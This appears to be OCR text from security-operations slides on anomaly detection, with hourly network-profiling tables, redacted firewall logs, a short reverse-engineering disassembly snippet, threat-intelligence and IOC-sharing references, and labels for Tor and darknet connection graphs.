30.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4





	Hours																							
tec_account	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23
01.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
02.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
03.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
04.09.2016	4	4	4	4	4	4	7	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
05.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
06.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
07.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
08.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
09.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	7	4	4	4	4	4	4	4	4
10.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
11.09.2016	4	4	8	4	4	4	8	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
12.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
13.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
14.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
15.09.2016	4	4	4	4	7	4	4	4	4	4	8	4	4	8	4	4	8	4	4	4	4	4	4	4
16.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
17.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
18.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
19.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
20.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	9	4	4	4	4	4	4	4	4	4
21.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
22.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
23.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
24.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
25.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
26.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
27.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
28.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
29.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
30.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4

Internal context: anomalies detection: network profiling




3/28 10:30:24	Teardown TCP connection	[redacted]	/Access/Stop	/Success	[redacted]	[redacted]	[redacted]
3/28 10:30:24	Built outbound TCP connection	[redacted]	/Access	/Success	[redacted]	[redacted]	[redacted]
3/28 10:30:24	Packet permitted by Access List	[redacted]	/Communicate	/Success	[redacted]	[redacted]	[redacted]
3/28 10:30:23	Teardown local-host	[redacted]	/Modify/Content	/Success	[redacted]	[redacted]	[redacted]
3/28 10:30:23	Teardown TCP connection	[redacted]	/Access/Stop	/Success	[redacted]	[redacted]	[redacted]
3/28 10:30:23	Built outbound TCP connection	[redacted]	/Access	/Success	[redacted]	[redacted]	[redacted]
3/28 10:30:23	Packet permitted by Access List	[redacted]	/Communicate	/Success	[redacted]	[redacted]	[redacted]
3/28 10:30:23	Built local-host	[redacted]	/Modify/Content	/Success	[redacted]	[redacted]	[redacted]
3/28 9:51:26	Teardown TCP connection	[redacted]	/Access/Stop	/Success	[redacted]	[redacted]	[redacted]
3/28 9:51:26	Teardown local-host	[redacted]	/Modify/Content	/Success	[redacted]	[redacted]	[redacted]
3/28 9:51:03	Built outbound TCP connection	[redacted]	/Access	/Success	[redacted]	[redacted]	[redacted]
3/28 9:51:03	Built local-host	[redacted]	/Modify/(				
3/28 9:51:03	Packet permitted by Access List	[redacted]	/Commur				







Internal context: anomalies detection: services profiling 1/2



External context




cloudera



virustotal

PAYLOAD SECURITY

ThreatGRID®
Malware Analysis & Threat Intelligence




```
loc_401453:
mov     al, [ebx]
movsx   edx, al
cmp     edx, 22h
jz      short loc_401477

test    al, al
jnz     short loc_401438

loc_401438:
cmp     edx, 5Ch
jnz     short loc_401452

jmp     short loc_401477

push    ebx             ; s
call    _strlen
pop     ecx
push    eax             ; n
lea     eax, [ebx+1]
push    eax             ; src
push    ebx             ; dest
call    _memmove
add     esp, 0Ch

loc_401452:
inc     ebx

cmp     eax, 9
jz      short loc_401477

test    dl, dl
jnz     short loc_401463

loc_401463:
inc     ebx

loc_401477:
mov     cl, [ebx]
test    cl, cl
jz      short loc_401481

mov     byte ptr [ebx], 0
inc     ebx
```

```
100.00%  (74,1075)  (515,497)  00000A61  00401461: sub_4013F0+71
```

Reverse engineering

MISP Threat Sharing

IOC`s exchange



tor_all_with_port

Source: Attacker Address Event: Category Outcome Target: Target Address, Target Port, Events split on target | Rendered in1 s, Nodes:8, Edges:6 | Layout: Hierarchic Layout

10/17 11:40:41 - 10/17 11:41:15

tor_all_with_port_good

Source: Attacker Address Event: Category Outcome Target: Target Address, Target Port, Events split on target | Rendered in1 s, Nodes:8, Edges:6 | Layout: Hierarchic Layout

10/17 11:40:46 - 10/17 11:41:20

darknet_cpnnections

Source: Attacker Address Event: Category Outcome Target: Target Address, Events split on source | Rendered in1 s, Nodes:22, Edges:26 | Layout: Hierarchic Layout

